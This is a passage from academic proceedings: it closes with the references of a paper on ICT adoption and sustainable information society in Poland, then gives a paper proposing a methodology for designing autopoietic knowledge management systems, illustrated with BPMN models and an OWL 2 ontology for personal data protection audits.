Additional research must be performed to better understand the SIS, the ICT adoption and sustainability construct, and the correlations between the ICT adoption and sustainability. First, the further validation of the levels of ICT adoption and sustainability should be carried out for a larger sample comprising enterprises from different Polish provinces. Second, the methodology of the ICT adoption,

sustainability, and SIS measurement should be explored in greater depth. A composite index for the SIS with sub-indexes of ICT adoption and sustainability in enterprises should be explored.

### REFERENCES

- [1] Ch. Fuchs, "Sustainable information society as ideology (part I)," *Informacion Tarsadalom*, vol. 9, no 2, pp. 7–19, 2009.
- [2] Ch Fuchs, "Sustainable information society as ideology (part II)," *Informacion Tarsadalom*, vol. 9, no 3, pp. 27–52, 2009.
- [3] Ch. Fuchs, "Theoretical foundations of defining the participatory, co-operative, sustainable information society," *Communication & Society*, vol. 13, no 1, pp. 23–47, 2010.
- [4] L.M. Hilty and B. Aebischer, "ICT for sustainability: An emerging research field," *Advances in Intelligent Systems and Computing*, vol. 310, pp. 1–34, 2015.
- [5] L.M. Hilty and M.D. Hercheui, "ICT and sustainable development, What kind of information society?," in *What kind of information society? Governance, virtuality, surveillance, sustainability, resilience, Proceedings of 9th IFIP TC 9 International Conference, HCC9, and 1st IFIP TC 11 International Conference*, J. Berleur, M.D. Hercheui, and L.M. Hilty, Eds., Brisbane, September 20-23, 2010, p. 227–235.
- [6] J.W. Houghton, "ICT and the environment in developing countries: A review of opportunities and developments," in *What kind of information society? Governance, virtuality, surveillance, sustainability, resilience, Proceedings of 9th IFIP TC 9 International Conference, HCC9, and 1st IFIP TC 11 International Conference*, J. Berleur, M.D. Hercheui, and L.M. Hilty, Eds., Brisbane, September 20-23, 2010, p. 236–247.
- [7] T. Schauer, *The sustainable information society – vision and risks*. Vienna: The Club of Rome – European Support Centre, 2003.
- [8] J. Servaes and N. Carpentier, Eds. *Towards a sustainable information society. Deconstructing WSIS*. Portland: Intellect, 2006.
- [9] E. Ziemba, "The holistic and systems approach to a sustainable information society," *Journal of Computer Information Systems*, vol. 54, no 1, pp. 106–116, 2013.
- [10] E. Ziemba, Eds. *Towards a sustainable information society: People, business and public administration perspectives*. Newcastle upon Tyne: Cambridge Scholars Publishing, 2016.
- [11] C. Avgerou, "Discourses on ICT and development," *Information Technologies and International Development*, vol. 6, no 3, pp. 1–18, 2010.
- [12] E. Curry and B. Donnellan, "Understanding the maturity of sustainable ICT," in *Green business process management – Towards the sustainable enterprise*, J. vom Brocke, S. Seidel, and J. Recker, Eds. Berlin: Springer, 2012, pp. 203–216.
- [13] B. Donnellan, C. Sheridan, and E. Curry, "A capability maturity framework for sustainable information and communication technology," *IT Professional*, vol. 13, no 1, pp. 33–40, 2011.
- [14] M.G. Guillemette and G. Paré, "Toward a new theory of the contribution of the IT function in organizations," *MIS Q.*, (36:2), 2012, pp. 529–551.
- [15] M.G. Guillemette and G. Paré, "Transformation of the information technology function in organizations: A Case study in the manufacturing sector," *Canadian Journal of Administrative Sciences*, vol. 29, pp. 177–190, 2012.
- [16] S. Seidel, J. Recker, and J. vom Brocke, "Sensemaking and sustainable practicing: functional affordances of information systems in green transformations," *MIS Q.*, vol. 37, no 4, pp. 1275–1299, 2013.
- [17] R.T. Watson, M.C. Boudreau, A.J. Chen, and M. Huber, "Green IS: Building sustainable business practices," in *Information systems*, R.T. Watson, Ed. Athens: Global Text Project, 2008, pp. 247–261.
- [18] V. Kodakanchi, E. Abuelyaman, M.H.S. Kuofie, and J. Qaddour, "An economic development model for IT in developing countries," *The Electronic Journal of Information Systems in Developing Countries*, vol. 28, no 7, pp. 1–9, 2006.
- [19] J. Reardon, C. Miller, I. Vida, and I. Kim, "The effects of ethnocentrism and economic development on the formation of brand

- and ad attitudes in transitional economies,” *European Journal of Marketing*, vol. 39, no 7/8, pp. 737–754, 2005.
- [20] W.M. Olatokun, “Integration of policies and regulatory frameworks for the convergent ict industry in Nigeria,” in *Handbook of Research on Information Communication Technology Policy: Trends, Issues and Advancements*, E.E. Adomi, Ed., Hershey: IGI Global, 2011, pp. 449–467.
- [21] J.W. Ross and M.R. Vitale, “The ERP revolution: surviving vs thriving,” *Information Systems Frontiers*, vol. 2, no 2, pp. 233–241, 2000.
- [22] E. Ziemba, “The contribution of ICT adoption to the sustainable information society,” *Journal of Computer Information Systems*, 2017, <http://dx.doi.org/10.1080/08874417.2017.1312635>.
- [23] J.D. Sachs, *The age of sustainable development*. New York: Columbia University Press, 2015.
- [24] A.H. Huang, “A model for environmentally sustainable information systems development,” *Journal of Computer Information Systems*, vol. 49, no 4, pp. 114–121, 2009.
- [25] B. Moldan, S. Janoušková, and T. Hák, “How to understand and measure environmental sustainability: Indicators and targets,” *Ecological Indicators*, vol. 17, pp. 4–13, 2012.
- [26] M. Missimer, K.H. Robèrt, and G. Broman, “A strategic approach to social sustainability-Part 2: A principle-based definitions,” *Journal of Cleaner Production*, vol. 149, no 1, pp. 42–52, 2017.
- [27] Hameed, T. *ICT as an enabler of socio-economic development*. Daejeon: Information & Communications University, 2015, <http://www.itu.int/osg/spu/digitalbridges/materials/hameed-paper.pdf>, (accessed: 12th June 2016).
- [28] R. Khan, “How frugal innovation promotes social sustainability,” *Sustainability*, vol. 8, no 10, paper 1034, 2016, doi:10.3390/su8101034.
- [29] L.M. Hilty, E.K. Seifert., and R. Treibert, Eds. *Information systems for sustainable development*. Hershey: Idea Group Publishing, 2005.
- [30] P. Johnston, *Towards a knowledge society and sustainable development: deconstructing the WSIS in the European policy context*, in *Towards a sustainable information society. Deconstructing WSIS*, J. Servaes and N. Carpentier, Eds. Portland: Intellect, pp. 203–206, 2006.
- [31] P.R. Hinton, C. Brownlow, I. McMurvay, and B. Cozens, *SPSS Explained*. East Sussex: Routledge, 2004.
- [32] D. Gefen and D. Straub, “A practical guide to factorial validity using PLS-graph: Tutorial and annotated example,” *Communications of the Association for Information Systems*, vol. 16, no 5, pp. 91–109, 2005.
- [33] J. Hulland, “Use of Partial Least Squares (PLS) in strategic management research: A review of four recent studies,” *Strategic Management Journal*, vol. 20, no 2, p. 195–204, 1999.
- [34] T.A. Brown, *Confirmatory factor analysis for applied research*. Guilford Press, 2006.
- [35] ŚCSI, *Strategia rozwoju społeczeństwa informacyjnego województwa śląskiego do roku 2015 [Strategy of information society development in Upper Silesia region]*. Katowice: Śląskie Centrum Społeczeństwa Informacyjnego, 2009, [http://www.e-slask.pl/article/strategia\\_rozwoju\\_spoleczenstwa\\_informacyjnego\\_wojewodztwa\\_slaskiego\\_do\\_roku\\_2015](http://www.e-slask.pl/article/strategia_rozwoju_spoleczenstwa_informacyjnego_wojewodztwa_slaskiego_do_roku_2015), (accessed: 12th June 2016).
- [36] J. Collis and R. Hussey, *Business research. A practical guide for undergraduate and postgraduate students*. New York: Palgrave Macmillan, 2003.
- [37] J. Miles and M. Shevlin, *Applying regression & correlation. A guide for students and researchers*. London: Sage Publication, 2007.
- [38] R.F. Falk and N.B. Miller, *A primer for soft modeling*. Akron: The University of Akron Press, 1992.
- [39] E. Ziemba, Eds. *Czynniki sukcesu i poziom wykorzystania technologii informacyjno-komunikacyjnych w Polsce [Success factors for and level of ICT adoption in Poland]*. Warsaw: CeDeWu, 2015.

## Example of designing a business process oriented autopoietic knowledge management support system.

Mariusz Żytniewski  
University of Economics in  
Katowice 1 Maja 50, 40-287  
Katowice +48 32 2577277  
zyto@ue.katowice.pl

□ **Abstract** — Building systems designed to support business processes and knowledge management requires the development of methods facilitating the integration of both these approaches. In order to use organisational knowledge during performing business processes, it is necessary to define the business process that will be supported and the scope of knowledge that will be used, as well as developing the architecture of the system that will provide codified knowledge. These issues have been addressed by the theories and application example presented in this paper. The aim of the paper is to show a developed methodology for the process of building business process oriented autopoietic knowledge management support systems.

### I. INTRODUCTION

Integration of knowledge management systems and an organisation's business processes is one of key aspects of managing an organisation's knowledge [1], [2], [3], [4]. In order to facilitate the performance of processes, it is necessary to build IT solutions which, on the one hand, support the performance of a business process, while on the other hand, provide the user with the necessary knowledge that aids them in their activity or even substitute them in decision-making. As indicated by research by Al-Mabrouk [5] and Choy Chong [6], IT technologies are one of key factors of successful use of KM in organisations. At the same time, research by Akhavan et al. [7] pointed out that the most important key factors of successful implementation of KM are the aspects of knowledge sharing and knowledge storage. Therefore, it is important to search for methods for building IT solutions which will support the process of making organisational knowledge available and storing it.

The author's earlier research [8], [9], [10], [11] has shown that the theory of software agent societies and its use in knowledge-based organisations requires a separate view of the characteristics of multi-agent systems. Especially in the area of the application of methods for knowledge representation in such systems and possibilities of using autopoietic solutions to support the different stages of the life cycle of the process of knowledge management [8], [12].

Research into the methodologies used in designing multi-agent systems [13] indicated a range of features that should be considered in the context of building agent societies designed to be used in knowledge-based organisations. Such methodologies should enable:

- Identification of agents' roles in the system and their assignment to individual entities.
- Definition of agents' objectives and tasks.
- Definition of agents' convictions and knowledge.
- Specification of the content of agents' communication.
- Definition of the architecture of agents.
- Specification of the system's architecture.
- Identification of the system's functionality.
- Conceptualisation of the project's field.
- Definition of the organisation's ontology/social relations in the organisation.
- Definition of the environment of the agent society.
- Definition of the environment's resources.
- Mechanism of an agent's interaction with its environment.

Conducted research [13], [14] found out gaps in the methodologies for supporting design of multi-agent systems considered in the context of agent societies in the area of their application for supporting knowledge-based organisations. The author's current research aims to define the possibilities of using the theory of software agent society in building a business process oriented autopoietic knowledge management support system [15], [16]. One of the aspects of creating autopoietic systems to support the integration of business processes and knowledge management is the methodological aspect of the development of such systems [27], which is addressed in the paper.

The aim of the paper is to present the developed methodology for the process of building business process oriented autopoietic knowledge management support systems designed to facilitate an auditor's activities. Chapter 2 will present theoretical elements connected with these issues.

Chapter 3 will contain the assumptions of the developed methodology. Chapter 4 will discuss an example of its application in the area of personal data protection. The summary will feature the diagnosed advantages and disadvantages of the proposed approach.

## II. PROBLEM. INTEGRATION OF BUSINESS PROCESSES AND KNOWLEDGE MANAGEMENT

Integration of business processes and knowledge management systems as part of a system being developed may refer to the process of the performance of a task undertaken in a business process or support for a decision-maker participating in the process. This paper will address the latter issue. As was pointed out by Bitkowska [17], a knowledge management system can be divided into four sub-systems:

- databases – which refer to data access and knowledge sharing.
- organizational language – which allows the terms used in an organisation to be understood.
- network links - which enable access to information and knowledge within an organisation and beyond.
- transfer - which enables transfer of knowledge between individuals.

From the perspective of integration of KM and BPM, these sub-systems have to be subject to contextual integration as part of business processes in which they will be used. For that purpose, it is necessary to develop IT solutions designed to support such processes.

In terms of the use of Business Process Management in Knowledge Management, the following postulates of this approach can be formulated [18]:

- business processes, if modelled and captured in business process repository, are a part of codified intellectual capital of the organization,
- knowledge processes in an organisation should be a part of business process repository,
- business process repository could be used for knowledge creation, sharing and distribution.

In terms of the support for participants of a business process, it is reasonable to separate the system's elements that are responsible for the implementation of a process, its flows and orchestration from analytical systems that support decision-making processes [19]. This makes it necessary to build integrating solutions which, apart from linking organisational knowledge as part of business processes, will be able to autonomously process and provide decision-makers with knowledge that is necessary for performing tasks they undertake. One of the postulated elements that integrate BPM and KM is the aspect of knowledge

codification, which should be ensured by such systems. In this case, problems that can be solved by such systems (against the background of integration of Business Intelligence and KM) include [20]:

- lack of support in defining business rules for getting proactive information and support in consulting in the process of decision making,
- lack of a semantic layer describing relations between different economic topics,
- lack of support in presenting the information of different users (employees) and their individual needs,
- difficulty in rapidly modifying existing databases and data warehouses in the case of new analytic requirements.

The above-indicated issues refer to the aspect of the integration of BPM and KM, but are not the only ones in the context discussed in this paper. The problem that appears during the design of systems discussed in this paper is specification of business processes and knowledge resources, as well as translating the defined elements of the system into the application of an IT system designed to support a decision-maker's actions. The definition of organisational knowledge resources in the form of knowledge portals forces a decision-maker to search for specific knowledge needed to perform their tasks. On top of that, part of organisational knowledge can be scattered in the organisation, and tasks will take more time to perform. It is thus reasonable to support the process of integration of organisational knowledge as part of the tasks of business processes performed by decision-makers and to facilitate the methods for building IT systems that aid adaptation of knowledge to process participants.

Notations designed to support business process modelling, such as ARIS [21], BPMN [22] or IDEF0 [23], do not provide ready solutions that specify what knowledge will be provided to a decision-maker during their tasks, its sources or specification. This problem may be solved by using e.g. the KMDL (Knowledge Modelling and Description Language) language [24], but such solution in the case of business analysts requires the use of a new notation when business processes in a company are already documented by means of business process-oriented notations. When a new design notation is used, all the elements of a process have to be mapped to new artefacts. Another problem that appears is specification of knowledge resources. Applied notations usually define their own artefacts describing organisational knowledge without clear indication of how they are codified in the IT system. This results in inconsistency between the definition of knowledge resources in the design and their actual implementation in the IT system. Often, proposed design notations do not address the issues of standards for specification of knowledge resources, defined e.g. by W3C

organisation, which indicate what the structure of the ontology describing knowledge resources should look like.

Specification of knowledge resources based on proprietary sets of artefacts does not allow for their direct translation into available standards for knowledge codification. By using standards for describing knowledge resources in the form of ontology description languages OWL, OWL 2, RDF or RDFS, it will be possible to use the developed ontology again in another project and organisation. This is possible thanks to semantic description of the meanings of the terms used in ontologies.

Another aspect is semantic identifiability of the terms used during the design of knowledge resources by a knowledge engineer, which would make it possible to use the ontology for designing purposes (interpretable by the IT system being designed and by process participants) and for the purpose of system implementation. It would allow a once prepared definition of knowledge resources to be an element of design specification, an element of the system being implemented and to be used to integrate an organisation's knowledge resources with other ontologies.

The literature offers [25], [26] a range of studies which define how knowledge is codified based on ontology description languages. The main types of ontology include core, upper-level, domain, task, and application ontologies. The example presented further in the paper represents domain ontology with elements of application ontology.

It can be concluded that in terms of integration of business processes as part of knowledge management systems, it is necessary to create solutions that ensure:

- The use of generally accepted standards for describing an organisation's business processes, which will allow already operating organisations with diagnosed business processes to easily integrate the knowledge management system as part of employees' tasks.
- The use of standardised descriptions of an organisation's knowledge resources in the form of ontologies and ontology description languages and possibilities of using already applied standards in the process of defining field ontology.
- Mechanisms that allow for translation of the defined ontologies into a format that can be recognised by IT systems, thus shortening the time it takes to implement the system (the ontology developed at the stage of specifying the system's knowledge resources will be able to be automatically used during its implementation) and ensuring interoperability of knowledge resources across various projects and organisations.
- Linkage of the process of specifying business processes and organisational knowledge resources with the process of designing not only systems that automate the performance of processes but also systems that support decision-making.

- The use of codified knowledge resources in defining business rules of a business process and rules for the operation of a decision-making support system. Such translation makes it easier to define control mechanisms that control the operation of a system's elements.
- Extension of the architecture of built systems for integration of business processes and knowledge management by autopoietic elements that support decision-makers' actions through processing the codified resources of the system's knowledge.

The first four postulates refer directly to the aspect of integration of BPM and KM. The next two are connected with integration of autopoietic solutions as part of such a solution. The use of the theory of autopoietic systems impacts additional features of the solution being developed. They include: partially open, self-reference, self-control, boundary-generation, self-organisation through self-production. In such systems, business processes are performed dynamically based on system-resident components, and are subject to constant control. By using the theory of autopoiesis in the process of supporting the performance of business processes, system elements are not only subject to self-organisation, but - through the process - performed production processes can be reproduced and then incorporated into the business process being performed. These actions are carried out in a partially open system, where system elements interact with one another, which is equipped with control mechanisms that limit undesired behaviours within the whole system.

The methodology presented further in the paper and the tool developed to support its implementation fulfils the above-mentioned postulates and constitutes a response to the problems pointed out in this chapter.

### III. ELEMENTS OF THE PROPOSED METHODOLOGY

The proposed methodology has been developed based on three main stages with a loopback, which involve the specification of business processes of an organisation, its knowledge resources and an autopoietic element that facilitates integration of knowledge resources within a business process [27]. The methodology comprises the following stages:

- First stage - identification and modelling of business processes.
- Second stage - identification and modelling of an organisation's knowledge resources.
- Third stage - designing and implementation of a process oriented autopoietic knowledge management support system.



Figure 1. Elements of the proposed methodology

Figure 1 presents elements of the proposed design methodology along with the impact of the individual stages on each other. In accordance with figure 1, the following stages have been identified in the methodology:

1. Analysis and development of a business process.
2. Identification of organisational knowledge resources.
3. Designing and implementation of a process oriented autopoietic knowledge management support system:
  - 3.1. Identification of the context of usage.
  - 3.2. Analysis of the roles and responsibilities of autopoietic system.
  - 3.3. Determining the hierarchical structure of the relationship inside the organization.
  - 3.4. Preliminary definition of the architecture of an autopoietic system.
  - 3.5. Indication of the impact of control mechanism on the autopoietic system.
  - 3.6. Essential definition of the autopoietic element internal architecture.
  - 3.7. Designing the interaction autopoietic elements.

The first stage refers to identification and specification of the business process that is supported. On this basis, the usage context of the system being built is defined. The proposed approach uses the BPMN notation for specification of the process supported by a business process oriented autopoietic knowledge management support system. This allows for the use of this approach to an organisation that already has codified processes without the need to codify them once again. Further, the task of a knowledge engineer is to indicate knowledge resources. For this stage, it is necessary to indicate the ontology defining the scope of terms used by the knowledge management system and the

objects that are defined by means of them. In the proposed approach, ontology is defined using the author-developed editor, which uses notation in compliance with OWL 2 specification. The preliminary definition of a business process and knowledge resources can precede the process of designing a business process oriented autopoietic knowledge management support system. The proposed stages of the process of designing such a solution refer to the context of its application, architecture, impact on its environment, rules applied in the system and its interactions. Such division enables the fulfilment of the expected requirements (presented in the introduction), which could facilitate the design of business process oriented autopoietic knowledge management support systems to support knowledge-based organisations. The next chapter will present elements of the proposed methodology as well as the application of the developed design tools.

#### IV. EXAMPLE OF APPLICATION

The application of elements of the proposed methodology will refer to the process of verification of personal data protection in an organisation. Pursuant to the Act on personal data protection in force on the territory of Poland (Personal Data Protection Act (Journal of Laws of 2016 item 922) and the Resolution of the European Parliament and European Council (UE) 2016/679 of 27 April 2016 on protection of individuals with regard to personal data processing and on free flow of such data, economic entities are obliged to implement a security policy for personal data protection. One of the aspects of this policy is security audits specified in the Act which should be cyclically carried out by an Information Security Administrator. Such audits have to be preceded by establishment of their schedule and approved by a company's Board of Directors.

The first problem with supporting an auditor's actions is connected with the fact that part of the information he/she processes as part of the audit is stored in IT systems of the audited enterprise. The systems where such data is stored do not support business processes connected with personal data protection. The second reason for using the solutions proposed in the paper is the necessity of examining the process of data processing in the context of physical, technical and organisational security measures. This requires that the person who undertakes such activities not only possesses knowledge about the processes taking place in the organisation, their participants and processed information resources, but also checks whether physical and IT security measures work properly, which often goes beyond the auditor's competencies. Therefore, it is reasonable to apply a system for decision-making support which will facilitate the audit process. Another reason is connected with the auditor's needs regarding knowledge resources. In the case of an audit, knowledge about the organisation often has extend beyond the boundaries of the organisation, because the IT



systems used in the organisation can be located at any place (e.g. as a result of using Cloud Computing), and information flows go beyond the organisation. As a result, audit-related activities have to refer to the aspect of IT systems and information flows that are located outside the audited entity. Consequently, we can list a range of premises that indicate the necessity of using the proposed approach to modelling business process oriented autopoietic knowledge management support systems:

- Lack of support of the audit process by IT systems of the audited organisation.
- Necessity of possessing knowledge about organisational, physical and technical aspects of the organisation's operation.
- Necessity of integrating not only IT systems but above all the knowledge about processes in the organisation.
- Necessity of providing the auditor with organisational knowledge about the audit process and knowledge about the organisation itself.
- Necessity of analysing business processes in the organisation and beyond.

Currently available IT systems dedicated to the aspect of personal data protection do not address these issues in a sufficient way and focus on the process of preparing audit documents rather than supporting their preparation. The following sections will present selected aspects of using the proposed methodology in the process of preparing elements of a system designed to support a decision-maker in this process. All the above-mentioned stages are supported by design tools developed by the author.

#### A. Specification of a business process

As was already mentioned, the first stage is indication of the context of the system's operation connected with modelling the structure of the business process that will be supported. For modelling of this stage, the notation BPMN has been used.

An audit process comprises a number of stages presented in figures 2 and 3. Stages of business process specification include:

- Specification of organizations involved in the process and the posts performing the tasks.
- Determination of relationships inside the organization. At this stage, the relationship is defined within the organizational structure that supports the system. In the case of an organization, it is a structure linking.
- Defining the rules of starting and ending the process.
- Diagnosing the business process tasks.
- Diagnosing the business process events.
- Defining the conditions governing decision gates.

The initial phase involves establishment of audit schedules which have to be approved by the Board of Directors (figure 2).




Figure 2. Initial phase of the process of information security audit.

On this basis, cyclical audits are performed during which technical and physical security measures as well as organisational procedures are checked. This aspect is presented in figure 3.




Figure 3. Phase of an information security audit.

A business process specified in this way indicates only an employee's tasks to be performed and is consistent with BPMN notation. In the next steps, it will be extended by KM elements.

### B. Specification of knowledge resources

Once elements of a business process are defined (in accordance with the developed methodology), it is necessary to define which resources of organisational knowledge can be used during its performance. The second stage consists of the following sub-stages:

1. Identification of codified knowledge sources (e.g. documents, websites, system-generated knowledge developed in earlier iterations).
2. Identification of non-codified knowledge sources (e.g. experts).
3. Development or update of the ontological model (meta-knowledge) about knowledge resources.

The third stage consists of the following sub-stages:

- 3.1. Definition of the aim of the implementation of the ontology.
- 3.2. Definition of the scope of the ontology and indication of possible design models of ready ontologies.
- 3.3. Indication of the main knowledge resources processed during a business process and consequently the terms of the defined ontology.
- 3.4. Definition of ontological classes.
- 3.5. Definition of class properties.
- 3.6. Definition of the relationships between classes and properties.
- 3.7. Definition of the restrictions controlling the correctness of ontologies.
- 3.8. Definition and specification of knowledge sources for defining instances of objects based on the ontology.
- 3.9. Definition of instances of objects defined by the ontology.

This process can be supported by preparation of a matrix that defines knowledge resources that will be processed during performance of a given process or specified tasks of the process that will be supported by the system. In the example, a matrix of knowledge resources to be used in the process has been defined. The example matrix has been presented in table 1.

Knowledge resource	Source	Type	Description
Leave planning schedule	ERP system	Electronic	Information on the leave planning schedule for audited employees
Building layout	Archive	Electronic/paper	Plan of the rooms in the audited organisation
Site plan	Archive	Electronic/Paper	Plan of the audited room
Certificate of the validity of inspections and systems	Organisational unit	Electronic/Paper	Documents confirming the validity of the inspection of fire extinguishers, alarm system, fire-extinguishing system, UPC, anti-virus system
Collection of data sets	ABI	Electronic/Paper	The enterprise's personal data sets
List of authorisations	ABI	Electronic/Paper	Authorisations to process data
...	...	...	...

Table 1. Fragment of knowledge resources necessary during an information security audit

The knowledge resources diagnosed in this way can be represented in the system as knowledge resources used by the system. For the purpose of specification of knowledge resources, the developed software allows for the development of an ontology diagram which uses terms applied in OWL 2 [28]. This enables a knowledge engineer to adapt the specification of organisational knowledge resources to the requirements and apply commonly used ontologies that allow for the description of the area of the problem being modelled. The design presented in the paper uses elements of the specification The Organization Ontology (W3C Recommendation from 2014) [29]. This ontology uses a range of concepts that enable the description of the structure of an organisation, its members and roles. Figure 4 shows elements of this ontology and elements that extend it, as defined by a knowledge engineer. The defined classes and property assertion are consistent with the specification OWL 2.




Figure 4. Elements of the domain ontology of the defined knowledge resources of an organisation

Knowledge resources defined in this way can be ascribed to a business process and used during specification of an autopoietic system. A knowledge engineer can ascribe certain knowledge resources in the form of class instances to the process defined at stage 1, define the whole ontology or its fragment. Thanks to that, the person performing the process will have access not only to one/several instances of knowledge resources, but the whole database. The proposal to extend BPMN by ontological elements of the defined knowledge resources is presented in figure 5.




Figure 5. Notation BPMN extended by elements of specified knowledge resources

As the figure shows, the stages of the verification of the physical resources have been extended by elements of the presented ontology. This makes it possible to indicate which elements of organisational knowledge will be processed as part of a business process. At the same time, elements of knowledge resources, thanks to their semantic codification, can be used in the development of an autopoietic system. A

fragment of specified knowledge resources in languages OWL 2, RDF and RDFS has been presented in figure 6.

```

<?xml version="1.0" encoding="UTF-8"?>
<rdf:RDF xmlns:owl="http://www.w3.org/2002/07/owl#"
  xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema#"
  xmlns:rdfs="http://www.w3.org/2000/01/rdf-schema#"
  >
  <owl:Ontology rdf:about="http://ue.katowice.pl/apo/auditor/">
    <owl:ObjectProperty rdf:about="http://ue.katowice.pl/apo/auditor#hasMetadata">
      <rdfs:domain rdf:resource="http://ue.katowice.pl/apo/auditor#Document"/>
      <rdfs:range rdf:resource="http://ue.katowice.pl/apo/auditor#Metadata"/>
    </owl:ObjectProperty>
    <owl:Class rdf:about="http://ue.katowice.pl/apo/auditor#Document">
      <rdfs:subClassOf rdf:resource="http://ue.katowice.pl/apo/auditor#KnowledgeResource"/>
    </owl:Class>
    <owl:Class rdf:about="http://ue.katowice.pl/apo/auditor#KnowledgeResource">
      <rdfs:subClassOf rdf:resource="http://ue.katowice.pl/apo/auditor#Metadata"/>
    </owl:Class>
    <owl:Class rdf:about="http://ue.katowice.pl/apo/auditor#Metadata">
      <rdfs:subClassOf rdf:resource="http://ue.katowice.pl/apo/auditor#Building_plan_0001">
      <rdfs:type rdf:resource="http://ue.katowice.pl/apo/auditor#Document"/>
    </owl:Class>
  </owl:Ontology>
  <rdf:type rdf:resource="http://ue.katowice.pl/apo/auditor#Document"/>
  </rdf:RDF>

```

Figure 6. Example of codified knowledge resource in the language OWL 2

The definition covering the semantics of knowledge structures and their implementation can be included into the knowledge database of knowledge management systems and processed by the other IT systems in an organisation.

### C. Specification of elements of an autopoietic system

In accordance with the proposed methodology (stage 3.1), the process of designing the system begins with definition of a set of tasks performed by the system. To show the elements of the proposed methodology, the following set of tasks, as presented in figure 7, has been defined. In accordance with the defined table 1, the elements of the tasks performed by the autopoietic system refer to selected knowledge resources. The possible defined tasks include:

- Providing knowledge resources concerning the leave planning schedule.
- Providing knowledge resources concerning the building layout.
- Providing knowledge resources concerning the site plan.
- Providing knowledge resources concerning the certificates.
- Providing knowledge concerning data sets.
- Providing knowledge concerning authorisations.

The main tasks, which have been defined in this way, can be presented based on a use case diagram and by means of a diagram of the hierarchy of a system's tasks. Each of the defined tasks is subject to a separate iteration during the development of an autopoietic system and is treated as one case of its usage. Figure 7 shows the results of one iteration of the developed system with defined tasks of an autopoietic system linked with the task of a business process. This diagram is built during the execution of stage 3.2.1.




Figure 7. Diagram of the hierarchy of an autopoietic system's tasks (Providing knowledge resources concerning the leave planning schedule)

